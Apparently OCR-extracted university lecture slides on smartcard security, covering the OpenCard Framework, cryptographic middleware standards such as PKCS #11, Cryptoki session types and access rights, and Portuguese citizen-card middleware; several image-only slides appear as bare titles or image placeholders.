▷ Authenticated and confidential readings




▷ Authenticated and confidential writings




Smartcard:
Cryptographic protocols (6/6)

- Session key derivation



- Session key uploading



OpenCard Framework (OCF)

- Goal: facilitate the development of smartcard-based solutions
  - Make the parts of the solution, typically provided by different parties, independent of each other
  - https://www.openscdp.org/ocf
- Parties:
  - Card issuer
    - Card initialization, personalization and issuing
  - Card OS provider
    - Basic, lowest level card behavior
  - Card reader / terminal provider
    - Interfaces that deal with reading from and writing into cards
  - Application / service provider
    - Development of off-card (and possibly on-card) applications

Cryptographic services

- Ciphers
- Digest functions

- Key generation
- Key management
  - Key import
  - Key export

- Digital signatures
  - Generation
  - Verification


- Management of public key certificates
  - Generation
  - Verification

Cryptographic services: Middleware

- Libraries that bridge the gap between functionalities of smartcards and high-level applications
- Some standard approaches:
  - PKCS #11
    - Cryptographic Token Interface Standard (Cryptoki)
    - Defined by RSA Security Inc.
  - PKCS #15
    - Cryptographic Token Information Format Standard
    - Defined by RSA Security Inc.
  - CAPI CSP
    - CryptoAPI Cryptographic Service Provider
    - Defined by Microsoft for Windows systems
  - PC/SC
    - Personal computer/smartcard
    - Standard framework for smartcard access on Windows systems


PKCS #11:

Cryptoki middleware integration



PKCS #11:

Cryptoki object hierarchy




PKCS #11:
Cryptoki sessions

- Logical connections between applications and tokens
  - R/O and R/W sessions
  - Session owners
    - Public
    - User
    - Security Officer (SO)
- Operations on open sessions
  - Administrative
    - Login/logout
  - Object management
    - Create / destroy an object on the token
  - Cryptographic
- Session objects
  - Transient objects created during sessions
- Lifetime of sessions
  - Usually for a single operation on the token

PKCS #11:


Cryptoki R/O sessions login/logout



- R/O public session
  - Read-only access to public token objects
  - Read/write access to public session objects
- R/O user functions
  - Read-only access to all token objects (public or private)
  - Read/write access to all session objects (public or private)


PKCS #11:

Cryptoki R/W sessions login/logout



- R/W public session
  - Read/write access to all public objects
- R/W SO functions
  - Read/write access only to public objects on the token
    - Not to private objects
  - The SO can set the normal user's PIN
- R/W user functions
  - Read/write access to all objects

Cartão de Cidadão:
Middleware for Unix (Linux/MacOS)



Cartão de Cidadão:
Middleware for Windows